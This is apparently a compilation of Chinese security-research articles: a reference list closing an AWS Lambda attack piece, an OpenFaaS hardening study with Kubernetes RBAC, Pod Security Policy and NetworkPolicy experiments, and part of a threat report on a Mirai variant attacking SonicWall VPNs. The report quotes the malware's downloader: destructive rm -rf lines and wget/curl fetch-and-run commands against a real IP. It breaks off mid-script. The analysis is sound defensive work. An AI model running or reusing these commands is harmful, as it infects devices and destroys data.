本文笔者对 AWS Lambda 运行时环境的攻击手法进行了简单介绍，内容纯以研究为目的，读者若有任何问题欢迎提出，互相交流学习。

参考文献

[1]. serverlessDays Nashville 2020 - Attacking Serverless Servers by Brandon Evans https://www.youtube.com/watch?v=SV69iUrYlTQ

[2]. Hacking Serverless Runtimes: Profiling AWS Lambda Azure Functions & More

https://www.youtube.com/watch?v=GZBiz-0t5KA&t=1722s

[3]. Attacking Serverless Servers Reverse Engineering the AWS, Azure, and GCP Function Runtimes | SANS

https://www.youtube.com/watch?v=MM5hWTZd_nQ

[4]. Gone in 60 milliseconds: Offensive security in the serverless age (Rich Jones)

https://www.youtube.com/watch?v=byJBR16xUnc

[5]. https://github.com/pumasecurity/serverless-prey/tree/main/panther

[6]. Defending Serverless Infrastructure in the Cloud

https://www.youtube.com/watch?v=tlZ2PIXTHxc

[7]. https://d1.awsstatic.com/whitepapers/Overview-AWS-Lambda-Security.pdf

[8]. https://aws.amazon.com/cn/cli/

[9]. https://docs.aws.amazon.com/cli/latest/userguide/install-cliv2-mac.html

[10]. https://github.com/pumasecurity/serverless-prey/blob/main/panther/handler.js

[11]. https://docs.aws.amazon.com/lambda/index.html

[12]. https://owasp.org/www-project-dependency-check/

[13]. https://www.sonatype.com/

[14]. https://snyk.io/

[15]. https://github.com/rubysec/bundler-audit

[16]. https://github.com/dagrz/aws_pwn

[17]. https://github.com/ThreatResponse/poor-webhook

[18]. https://github.com/ThreatResponse/poor-webhook/blob/master/mention.py

[19]. https://github.com/aws/aws-cli

主流开源Serverless平台OpenFaaS安全性研究

绿盟科技 创新中心&星云实验室 浦明

1. 专题信息

专题：Serverless 安全研究

往期回顾：

《Serverless 安全研究 —— Serverless 概述》

《Serverless 安全研究 —— Serverless 安全风险》

《Serverless 安全研究 —— Serverless 安全防护》

2. 引言

本文为 Serverless 安全研究系列的完结篇，通过本系列的前三篇，我们对什么是 Serverless，Serverless 存在的安全风险及如何防护进行了较为全面的介绍。公有云 Serverless 借助 AWS、Microsoft、Google 等庞大的安全研发团队使其安全性得到保障，除此之外，私有化的 Serverless 安全也备受关注，通常来说，私有化 Serverless 部署方式兼容 Kubernetes，目前市场关注度较高的有 OpenFaaS、Knative、Kubeless、Openwhisk、Fission 等。本文笔者以 OpenFaaS 平台作为研究对象，主要对其内置的安全机制进行了分析解读，还通过实验进一步验证了 Kubernetes 安全机制对 OpenFaaS 函数的深度防护；希望本文可以引发各位读者更多的思考。

3.OpenFaaS 简介

OpenFaaS 作为一款开源的云原生 Kubernetes Serverless 平台，在 2017 年 1 月发布了第一个 Release 版本，其使用容器作为 Serverless 函数的承载体。值得一提的是，OpenFaaS 在函数模板上做出了努力，如其支持多种语言模板包括 NET、Dockerfile、Go、Java、NodeJS、PHP、Python、Ruby 等，创建函数时，OpenFaaS 为其自动生成相应的语言模板，其中包含依赖库文件、镜像 Dockerfile、函数部署的 yaml 文件等，这样开发者只需关注于函数的逻辑实现。




图 1 OpenFaaS 基础架构

由图 1 我们可以看出，OpenFaaS 的基础架构体系可分为三层，每层负责不同的部分：

基础架构层：OpenFaaS 部署在 Kubernetes 上，以 Docker 运行 Serverless 函数，函数镜像存储至镜像仓库中；

应用层：通过 OpenFaaS 网关，外部用户可对 Serverless 函数进行 CRUD 和调用操作，内置的 Prometheus 可对函数调用行为进行监控，NATS 则提供函数的异步调用；

GitOps 层：OpenFaaS Cloud 建立在 OpenFaaS 的基础上，可通过 Github 或自行托管的 Gitlab 进行 DevOps 交付。

除上述介绍外，OpenFaaS 的正常运行还需依赖以下组件：

faas-provider: OpenFaaS 提供商，可为 Serverless 函数提供 CRUD API 及调用能力；

Watchdog: 负责为 OpenFaaS 启动和监控函数的组件。

4. OpenFaaS 安全功能分析

OpenFaaS 提供的安全能力可覆盖认证、数据安全、安全配置三个方面。

4.1 认证防护

OpenFaaS 的认证主要包含 API 网关认证和函数认证两个部分。

4.1.1 API 网关认证

（1）基本认证方式

基本认证方式使用了 Kubernetes 的 secret 机制，需要注意的是，我们需在部署 OpenFaaS 之前首先创建 secrets 资源，具体操作如下：

```
kubectl  -n openfaas create secret generic basic-auth \
  --from-literal=basic-auth-user=admin \
  --from-literal=basic-auth-password=admin
```

部署 OpenFaaS 时，该 secrets 会被挂载至 API 网关的 pod 内部，如下所示：

```
nsfocus@openfaas-master:~$ kubectl exec -it gateway-df9df88df-bxlbz sh -n openfaas
/home/app $ cd /var/secrets/
/var/secrets $ cat basic-auth-password
G09ZqGc9dfprr3t87281jV5bi
/var/secrets $ cat basic-auth-user
admin
```

通过 faas-cli 登录之后，API 网关 Pod 内部会做校验，校验成功即可访问 API 网关：

```
root@openfaas-master:~# cat ~/secret/secret-api-key.txt | faas-cli login -u admin --password-stdin
credentials saved for admin http://192.168.19.197:31112
```

上述登录过程中，笔者未对 API 网关进行加密，为保证数据安全，生产环境中建议配置 HTTPS 证书。

（2）认证插件

OpenFaaS 支持用户自行构建认证插件，实现方式可通过在网关模块的 yaml 文件中指定 auth_proxy_url、auth_pass_body 环境变量实现，如图 2 所示。




图 2 API 网关配置文件

（3）OIDC 和 OAuth2 认证

OpenFaaS 商业版本提供 OIDC 和 OAuth2 认证机制，用户只需将认证提供商信息配置至 OpenFaaS 部署的 yaml 文件中即可。部署完成后，我们可以通过 UI 以及 OpenFaaS 命令行工具对认证服务进行访问，更为详细的配置页面可参考 OpenFaaS 官方文档[1]。

4.1.2 函数认证

针对函数认证，OpenFaaS 考虑到开发者通常部署函数用于响应外部 Webhooks，由于这些 Webhooks 中许多都不支持 OAuth 或基本的认证策略，例如 Github，因此 OpenFaaS 转为使用 HMAC 认证方式，关于 HMAC 的相应实践可以参考官方提供的 workshop[2]，此处由于篇幅受限不再赘述。

4.2 数据安全防护

OpenFaaS 数据安全防护包括密钥管理及函数 /API 网关的 TLS 加密。

4.2.1 密钥管理

关于密钥防护，OpenFaaS 底层使用 Kubernetes 的 Secret 机制进行密钥存储，为避免用户直接操作 Kubernetes 资源，OpenFaaS 进行了相应封装，如下所示：

```
provider:
  name: openfaas
functions:
  protectedapi:
    lang: dockerfile
    skip_build: true
    image: functions/api-key-protected:latest
    secrets:
    - secret-api-key# 可指定多个 secret
```

4.2.2 API 网关 TLS 加密

关于 TLS 加密，OpenFaaS 为 API 网关提供了 TLS 证书，用

户需要在 OpenFaaS 安装包中进行相应配置，此外还需要添加 IngressController 资源和证书管理器，其中，IngressController 用于接入外部的 LoadBalance，证书管理器用于对 TLS 证书进行生命周期管理，更详细的配置可以参考官方文档 [4]。

4.2.3 函数 TLS 加密

与 API 网关 TLS 加密基本类似，唯一不同为 OpenFaaS 不使用 Ingress Controller 资源，而使用其正在孵化的 IngressOperator 项目，IngressOperator 实则提供了一种自定义资源（CRD）FunctionIngress, 用于提供函数的 TLS，下例为“nodeinfo”函数配置了 TLS 加密：

```
apiVersion: openfaas.com/v1alpha2
kind: FunctionIngress
metadata:
 name: nodeinfo-tls
 namespace: openfaas
spec:
 domain: “nodeinfo-tls.myfaas.club”
 function: “nodeinfo”
 ingressType: “nginx”
 tls:
  enabled: true
  issuerRef:
   name: “letsencrypt-staging”
   kind: “Issuer”
```

4.3 安全配置

笔者对 OpenFaaS 提供的安全配置进行了汇总，主要包括如下几个部分：

（1）函数文件系统只读

开发者可在函数部署文件中配置“readonly_root_filesystem: true”实现，默认为 false。

（2）函数超时时长

开发者可在函数部署文件中配置环境变量实现，下例展示了如何进行配置。

```
provider:
……
functions:
……
  environment:
    read_timeout: 20s # 允许函数通过 HTTP 读取请求的时间为 20s
    exec_timeout: 20s # 允许函数被终止之前最多运行 20s
    write_timeout: 20s# 允许函数通过 HTTP 写入响应的时间为 20s
```

（3）函数弹性扩展

开发者可从“每秒请求数”和“CPU/ 内存利用率”两个方面实现函数的弹性扩展，详细的配置可以参考官方文档 [5]。

（4）非特权模式部署容器及 non-root 用户运行容器

OpenFaaS 函数默认以非特权模式进行部署，且以 non-root 用户运行，详细信息我们可查看函数 Dockerfile，下面列举了 Dockerfile 部分内容。

```
# Add non root user
RUN addgroup -S app && adduser app -S -G app
```

5. 针对 OpenFaaS 函数的进一步防护

通过以上对 OpenFaaS 安全功能的介绍，我们可以大致看出，除了认证、安全配置、数据安全之外，OpenFaaS 在访问控制、函数运行时防护方面缺乏相应的安全能力，官方文档也未提供相关信息。

OpenFaaS 部署在 Kubernetes 之上，其部署的函数也是作为一个 Pod 运行在集群中，那么理论上讲，Kubernetes 的安全机制也应该可以复用在 OpenFaaS 函数上，笔者从此思路出发，分别从 Kubernetes 的 RBAC、Pod 安全策略（Pod Security Policy）、网络策略（NetworkPolicy）三个方面对 OpenFaaS 函数进行了相关实验。

5.1 使用 RBAC 实现函数访问控制

实验目的

通过在默认的函数部署命名空间“openfaas-fn”中部署 RBAC 策略，进而验证 RBAC 能否实现对 OpenFaaS 函数的访问控制。

实验过程

（1）部署 test-bot 函数

```
root@openfass-master:~# faas-cli up -f test-bot.yml
[0] > Building test-bot.
... ...
[0] Worker done.
Deployed. 202 Accepted.
URL: http://192.168.19.211:31112/function/test-bot.openfaas-fn
```

（2）查看部署函数默认使用的 ServiceAccount

```
root@openfass-master:~# kubectl get pods test-bot-5c9cdd699c-x64g5 -n openfaas-fn -o yaml
apiVersion: v1
......
spec:
 containers:
 ......
```

```
  serviceAccount: default  ## 默认 ServiceAccount
  serviceAccountName: default ## 默认 ServiceAccount
  ......
```

可以看出该函数使用的为 Kubernetes 默认为其创建的 ServiceAccount，下一步需要建立一个 RBAC 策略，并将策略中的 ServiceAccount 绑定至 test-bot 中。

（3）创建并部署 RBAC 策略

RBAC 策略文件内容如下所示：

```
---
apiVersion: v1
kind: ServiceAccount
metadata:
 labels:
   app: openfaas
   component: faas-test-rbac
 name: faas-test-rbac
 namespace: “openfaas-fn”
---
apiVersion: rbac.authorization.k8s.io/v1beta1
kind: Role
metadata:
 labels:
   app: openfaas
   component: faas-test-rbac
 name: faas-test-rbac
 namespace: “openfaas-fn”
rules:
 - apiGroups:
   - “”
 resources:
   - secrets
   - pods
 verbs:
   - get
   - list
   - watch
---
apiVersion: rbac.authorization.k8s.io/v1beta1
kind: RoleBinding
metadata:
 labels:
   app: openfaas
   component: faas-test-rbac
 name: faas-test-rbac
 namespace: “openfaas-fn”
roleRef:
```

apiGroup: rbac.authorization.k8s.io

kind: Role

name: faas-test-rbac

subjects:

- kind: ServiceAccount

该策略具体实现为：

1)“openfaas-fn”命名空间下创建一个名为 faas-test-rbac 的 ServiceAccount。

2)”openfaas-fn”命名空间下创建一个名为 faas-test-rbac 的 Role, 该 Role 具有对 secrets 及 pods 资源的“get”“list”“watch”权限。

3)”openfaas-fn”命名空间下创建一个名为 faas-test-rbac 的 RoleBinding，赋予 faas-test-rbac ServiceAccount 实体 faas-test-rbac Role 的权限。

部署策略后通过 kubectl 的“access-matrix ”插件可以看出策略生效了，如 3 图所示。




图 3 查看 RBAC 权限

（4）将 RBAC 策略中的 ServiceAccount 绑定至 test-bot Pod

由于 Kubernetes 禁止通过 kubectl edit 直接修改 Pod 中的 ServiceAccount 和 ServiceAccountName，因此我们可以通过打补丁的方式替换掉 test-bot 中默认的 ServiceAccount。需要注意的是，由于 Kubernetes 的 Pod 资源是由 ReplicaSet 控制器下发的，而 ReplicaSet 又是由 Deployment 资源下发的，因此我们需要从 Deployment 资源中打补丁，具体操作如下：

kubectl patch -n openfaas-fn deploy test-bot -p ‘{“spec”:{“template”:{“spec”:{“serviceAccountName”:”faas-test-rbac”}}}}’ ## 通过打补丁的形式

再次查看 test-pod 的 yaml 文件，我们可以发现 default ServiceAccount 已替换为 RBAC 策略中的 faas-test-rbac ServiceAccount。

至此，RBAC 策略已经添加完毕，若函数容器中安装了 curl 命

令，可通过如下命令验证 Pod 能否访问指定命名空间的 Sercret。

curl --cacert /var/run/secrets/kubernetes.io/serviceaccount/ca.crt --header «Authorization:Bearer $(cat /var/run/secrets/kubernetes.io/serviceaccount/token)" https://$KUBERNETES_SERVICE_HOST:$KUBERNETES_SERVICE_PORT/api/v1/namespaces/$(cat /var/run/secrets/kubernetes.io/serviceaccount/namespace)/secret

实验结论

通过上述实验可看出，OpenFaaS 函数支持 Kubernetes 的 RBAC 策略，不过无法通过 faas-cli 直接创建 RBAC 策略，而需使用原生的 kubectl 创建，并将 ServiceAccount 以打补丁的形式绑定至函数中。

5.2 使用 Pod 安全策略实现函数细粒度权限控制

实验目的

通过在 Kubernetes 集群中部署 Pod 安全策略，进而观察函数创建过程是否满足条件，若不满足则调整策略，最终验证 Pod 安全策略能否对函数进行细粒度权限控制。

实验过程

（1）为 Kubernetes 的 kube-apiserver 配置添加 Pod 安全策略项

root@openfass-master:~# vi /etc/kubernetes/manifests/kube-apiserver.yaml

apiVersion: v1

... ...

spec:

... ...

- --enable-admission-plugins=NodeRestriction,PodSecurityPolicy ## 添加 PodSecurityPolicy 项

... ...

（2） 部署一个相对严谨的 Pod 安全策略

策略部分内容如下所示：

apiVersion: policy/v1beta1

kind: PodSecurityPolicy

... ...

spec:

privileged: false

禁止特权提升至 root 权限

allowPrivilegeEscalation: false

这与非 root 及不允许权限升级是多余的。

但我们可以提供它的防御深度。

requiredDropCapabilities:

- ALL

允许的核心挂载卷类型

volumes:

- ‘configMap’

- ‘emptyDir’

```
  - 'projected'
  - 'secret'
  - 'downwardAPI'
# 假设集群管理员设置的 persistentVolumes 可以安全使用。
  - 'persistentVolumeClaim'
hostNetwork: false
hostIPC: false
hostPID: false
runAsUser:
  # 要求容器在没有 root 权限的情况下运行。
  rule: 'MustRunAsNonRoot'
seLinux:
  # 该策略假设节点使用的是 AppArmor 而不是 SELinux。
  rule: 'RunAsAny'
supplementalGroups:
  rule: 'MustRunAs'
  ranges:
    # 禁止添加 root 组。
    - min: 1
      max: 65535
fsGroup:
  rule: 'MustRunAs'
  ranges:
    # 禁止添加 root 组。
    - min: 1
      max: 65535
  # 要求容器必须以只读方式挂载根文件系统来运行（不允许存在可写入层）
  readOnlyRootFilesystem: false
```

（3）授权 Pod 安全策略

可通过 RBAC 授权 Pod 安全策略至“openfaas-fn”命名空间。

1）创建 Role

```
root@openfass-master:~# kubectl -n openfaas-fn create role psp:restricted \
> --verb=use \
> --resource=podsecuritypolicy \
> --resource-name=restricted
role.rbac.authorization.k8s.io/psp:restricted created
```

该角色定义一个名为 psp:restricted 的 Role 并给予 openfaas-fn 命名空间中名为 restricted 的 Pod 安全策略的权限。

2）创建 RoleBinding

```
root@openfass-master:~# kubectl -n openfaas-fn create rolebinding default:psp:restricted \
> --role=psp:restricted \
> --serviceaccount=openfaas-fn:default
rolebinding.rbac.authorization.k8s.io/
```

default:psp:restricted created

该角色定义一个名为 default:psp:restricted 的 rolebinding 并将 Pod 安全策略 psp:restricted 绑定至 openfaas-fn 命名空间下的默认 default 账户。

（4）部署 OpenFaaS 函数，验证 Pod 安全策略

与 5.1 中部署过程相同，此处不再赘述。

部署完成后，通过 kubectl 查看此函数的部署状态，发现未部署成功，如下所示：

root@openfass-master:~# kubectl get pod -n openfaas-fn -o wide

NAME READY STATUS RESTARTS AGE IP NODE NOMINATED NODE READINESS GATES

callfromanother-6db9fd5f69-8z7nb 0/1 CreateContainerConfigError 0 53s 10.244.0.83 openfass-master <none> <none>

错误信息为“CreateContainerConfigError”，通过 kubectl get event 进一步查看，输出如下信息：

52m Warning Failed pod/callfromanother-6db9fd5f69-8z7nb Error: container has runAsNonRoot and image has non-numeric user (app), cannot verify user is non-root

至此，结合之前下发的 Pod 安全策略，我们可以看出函数容器虽然使用非 root 用户 APP 运行，但 Pod 安全策略无法验证 APP 为非 root 用户，因此 OpenFaaS 应用启动失败。

此时，我们可将 Pod 安全策略的“runAsUser”规则适当放松一些，如图 4 所示：

```
hostIPC: false
hostPID: false
runAsUser:
  rule: 'RunAsAny'
seLinux:
  # 该策略假设节点使用的是AppArmor而不是
```

图 4 Pod 安全策略修改

再次部署 Pod 安全策略后，通过删除该 Pod 可以重新启动一个 Pod，不久可以看到 Pod 正常部署了：

root@openfass-master:~# kubectl delete pod callfromanother-6db9fd5f69-8z7nb -n openfaas-fn

pod “callfromanother-6db9fd5f69-8z7nb” deleted

root@openfass-master:~# kubectl get pods -n openfaas-fn

NAME READY STATUS RESTARTS AGE

callfromanother-6db9fd5f69-8z7nb 1/1 Running 0 4s

实验结论

通过上述实验可以看出，Pod 安全策略可对 OpenFaaS 函数进行细粒度的安全控制。

5.3 使用网络策略实现函数隔离

实验目的

本实验通过对函数添加网络策略，进而验证函数能否在网络层面被有效隔离。

实验前提

Kubernetes 的网络策略需要指定的 CNI 插件，笔者使用的是 Cillum 插件。

实验过程

（1）部署函数

笔者部署了三个函数 , 用于后续实验，如下所示：

```
root@openfaas-master-cillum:~/serverless-function/network_policy# faas-cli list
Function        Invocations  Replicas
callfromanother    28        1
nodeinfo        4        1
sentimentanalysis  45        1
```

（2）添加网络策略并验证

本实验场景为在 openfaas-fn 命名空间下，仅指定某函数可对另一函数进行访问。

下发策略内容如下：

```
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
 name: access-sentimentanalysis
 namespace: openfaas-fn
 spec:
  podSelector:
matchLabels:
  faas_function: sentimentanalysis
ingress:
- from:
  - podSelector:
    matchLabels:
     faas_function: callfromanother
```

该策略实现为：openfaas-fn 命名空间下仅允许 label 字段为“faas_function=callfromanother”的 Pod 访问 label 字段为“faas_function=sentimentanalysis”的 Pod。

此处以 sentimentanalysis、callfromanother、nodeinfo 函数举例，在未添加策略之前通过 nodeinfo 函数（nodeinfo Pod 的 label 字段为 faas_function=nodeinfo）访问 sentimentanalysis 函数，如下所示：

```
root@openfaas-master-cillum:~/serverless-function/network_policy# kubectl exec -it nodeinfo-5544dcd45d-4nkms sh -n openfaas-fn
~$wget --post-data=”xxxx” --spider --timeout=1 10.99.21.80:8080          ###10.99.21.80:8080 为 sentimentanalysis 的 clusterIP 访问方式
Connecting to 10.99.21.80:8080 (10.99.21.80:8080)
```

可以看到访问成功。

添加策略，如下所示：

```
root@openfaas-master-cillum:~/serverless-function/network_policy# kubectl apply -f openfaas-policy-1.yaml
networkpolicy.networking.k8s.io/access-sentimentanalysis created
```

再次尝试在 nodeinfo 函数中访问 sentimentanalysis 函数，如下所示：

```
root@openfaas-master-cillum:~/serverless-function/network_policy# kubectl exec -it nodeinfo-5544dcd45d-4nkms sh -n openfaas-fn
~ $ wget --post-data="xxxx" --spider --timeout=1 10.99.21.80:8080
Connecting to 10.99.21.80:8080 (10.99.21.80:8080)
wget: download timed out
```

可以看到访问超时，拒绝访问。

再次尝试在网络策略中允许的 label 为“faas_function=callfromanother”的 Pod 中访问 sentimentanalysis 函数，如下所示：

```
root@openfaas-master-cillum:~/serverless-function/network_policy# kubectl exec -it callfromanother-c5689794c-c5hj6 sh -n openfaas-fn
~ $ wget --post-data="xxx" --spider --timeout=1 10.99.21.80:8080
Connecting to 10.99.21.80:8080 (10.99.21.80:8080)
remote file exists
```

访问成功，策略生效。

实验结论

通过上述实验可以看出，网络策略可实现 OpenFaaS 函数在网络层面的隔离。

6. 结语

本文对 OpenFaaS 的安全机制进行了分析解读，其中不难看出 OpenFaaS 提供的安全能力是有限的，依托私有化 Serverless 平台兼容 Kubernetes 的特点，我们可以考虑使用 Kubernetes 安全机制对 Serverless 函数进行深度防护，从而使开源 Serverless 平台得到更为全面的防护。

参考文献

[1]https://docs.openfaas.com/reference/authentication/#oidc-and-oauth2-for-the-openfaas-api.

[2]https://github.com/openfaas/workshop/blob/masterlab11.md .

[3]https://www.jetstack.io/.

[4]https://docs.openfaas.com/reference/ssl/kubernetes-with-cert-manager/#10-tls-for-the-gateway .

[5]https://docs.openfaas.com/architecture/autoscaling/#scaling-by-requests-per-second.

安全产品不安全？僵尸网络瞄准 SonicWall SSL VPN

绿盟科技 伏影实验室

1. 事件简介

近期，我们的威胁捕获系统捕获到一个利用 SonicWall “Virtual Office” SSL VPN RCE 进行传播的 Mirai dark 系列变种，该系列多以 dark.[platform] 命名恶意文件。经过分析，除使用上述漏洞传播以外，该变种还使用了 1 个 0day、6 个 1day 以及 2 个 Nday 漏洞，影响 SSL VPN、路由器、NAS、Web 网关等多种设备。

其中，Netis WF2419 的 Nday 漏洞（CVE-2019-19356）被 NVD 公布已经时隔一年，虽然漏洞及利用已经公布，但厂商依然没有修补，说明除 0day 漏洞外，僵尸网络同样关注暴露在网络中存在脆弱性的老旧物联网设备。

最后，从 F5 BIG-IP 漏洞（CVE-2021-22991）的 EXP 公布（2021 年 3 月 10）到我们首次捕获到利用该漏洞传播恶意样本（2021 年 3 月 11）仅时隔 1 天；从 SonicWall “Virtual Office” SSL VPN RCE 漏洞利用公布（2020 年 1 月 24 日）到我们首次捕获到漏洞探测行为（2020 年 1 月 27 日）仅间隔 3 天。说明僵尸网络目前非常关注物联网相关的 1day 漏洞且效率极高，研究团队与僵尸网络的对抗已经上升到了对漏洞跟进效率的对抗。

2. 威胁分析

2020 年多个研究团队发现 APT 组织如 Dark hotel，“Fox Kitten” 等利用 VPN 完成攻击活动，VPN 等安全产品的脆弱性引起了各方关注。而 SonicWall “Virtual Office” SSL VPN 和 F5 BIG-IP 均属于流量、内容控制产品，安全产品反而出现 RCE 漏洞被利用，后果难以想象。由于僵尸网络针对 F5 BIG-IP 漏洞（CVE-2021-22991）的攻击行为尚在演变，本节将就 SonicWall “Virtual Office” SSL VPN RCE 的威胁分析做相关说明。

2.1 背景概述

SonicWall 是一家位于硅谷的私营公司，主要销售内容控制和网络安全相关产品，其旗下的 “Virtual Office” 产品宣称通过 SSL VPN 技术为远程用户提供安全的互联网接入。

2021 年 1 月 24 日，Darren Martyn 在个人博客上公开了 SonicWall “Virtual Office” SSL VPN 系列产品的一个远程代码执行漏洞及 EXP。1 月 27 日起，绿盟威胁捕获系统捕获到了针对该漏洞的相关探测、攻击活动。1 月 29 日，漏洞利用平台 ExploitDB 收录了该漏洞利用，说明即使专注漏洞利用的 ExploiDB 依然存在 EXP 收录滞后的问题。

截至成稿，我们发现攻击者已经更新了漏洞探测的手法，且正逐渐增加探测活动的投入，使用相应产品的用户请及时升级固件，相关团队应提前做好预防措施。

2.2 时间线

2021年1月24日
- Darren Martyn在个人博客上公开了SonicWall "Virtual Office" SSL VPN系列产品的一个远程代码执行漏洞。

2021年1月25日
- Lorenzo Ordóñez在Twitter转发了Darren Martyn的博客。

2021年1月26日
- SonicWall在Twitter回应，称漏洞仅影响2015年版本小于SMA 8.0.0.4的设备。

2021年1月27日
- 我们首次捕获到漏洞探测行为。攻击者使用了与公开EXP相同的方式探测漏洞，即通过该命令执行漏洞执行"cat /etc/passwd"命令，通过回显中是否包含"root:"判断被探测设备是否具有脆弱性。

2021年1月29日
- ExploitDB收录了该漏洞利用

2021年2月3日
- 我们捕获到第二轮漏洞探测活动，且探测活动呈现高峰。

2021年2月18日
- 我们捕获到针对全网的样本投递行为。攻击者开始利用该漏洞投递样本，期间并未发现针对该漏洞的脆弱性探测活动，虽然变换了存放样本的服务器和域名，但样本均被命名为lolol.sh。

2021年3月9日
- 我们捕获到攻击者使用新的方式探测漏洞。攻击者停止了投递样本的行为，改变了漏洞探测的方式，通过执行"echo aaaaaaaaaaaabbbbbbbbbbbbbbb"的方式再次探测漏洞。新的漏洞探测方式，将更加准确的探测出具备脆弱性的设备，针对特定EXP、交互程度较低的蜜罐将无法捕获该探测活动的后续行为。

2.3 攻击利用趋势

我们对漏洞探测及利用次数进行了统计，如图 1 所示。漏洞的探测行为首次出现在 2021 年 2 月 17 日，在 Darren Martyn 公开漏洞利用的前半个月相对活跃且出现了两轮高峰。2021 年 2 月 18 日起出现投递样本行为利用次数较少。2021 年 3 月 9 日起更换漏洞探测方式后，探测活动再次呈现上升趋势。




图 1 漏洞探测、利用次数变化趋势

我们对攻击源数量进行了统计，如图 2 所示。除 2021 年 1 月 27 日攻击源 IP 较多以外，其余时间段攻击源数量均小于 5 个，说明攻击者大部分时间段并未发动僵尸网络进行漏洞探测和利用，这与攻击者漏洞利用手法迅速变化的表现一致。

图 2 攻击源 IP 数量变化趋势

2.4 暴露情况分析

Darren Martyn 的个人博客公开了 SonicWall “Virtual Office” 的设备指纹，通过 NTI 检索暴露的 SonicWall “Virtual Office” 设备及服务，全网共计暴露约 13460 台以上，暴露情况最严重的地区为美国。




图 3 SonicWall “Virtual Office” 设备及服务暴露情况排名前十的国家和地区排名

2.5 下载器分析

经过分析，该样本直接在原版 Mirai 源码上构建，特点是增加了一个 0day 漏洞和多个 1day 漏洞。其下载器与常见下不同，分为三部分：

第一部分，下载器删除目标主机的 /tmp、/home、/var/run、/etc/cron.d、/etc/cron.daily/、/etc/init.d 目录，即清除监听目录、用户主

```
sleep 30
rm -rf /tmp
rm -rf /home
rm -rf /var/run
rm -rf /etc/cron.d
rm -rf /etc/cron.daily/
rm -rf /var/run
rm -rf /etc/init.d
```

图 4 样本第一部分

第二部分，下载器从服务器拉取 x86、mips、mpsl、arm4、arm5、arm6、arm7、ppc、m68k、sh4 等架构的样本，重命名为 nginx 后执行相应样本，加大目标主机感染后相关人员排查的难度。

```
sleep 10
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /;
wget http://45.133.1.133/bins/dark.x86; curl -O http://45.133.1.133/bins/
dark.x86;cat dark.x86 >nginx;chmod +x *;./nginx
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /;
wget http://45.133.1.133/bins/dark.mips; curl -O http://45.133.1.133/bins
/dark.mips;cat dark.mips >nginx;chmod +x *;./nginx
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /;
wget http://45.133.1.133/bins/dark.mpsl; curl -O http://45.133.1.133/bins
/dark.mpsl;cat dark.mpsl >nginx;chmod +x *;./nginx
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /;
wget http://45.133.1.133/bins/dark.arm4; curl -O http://45.133.1.133/bins
/dark.arm4;cat dark.arm4 >nginx;chmod +x *;./nginx
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /;
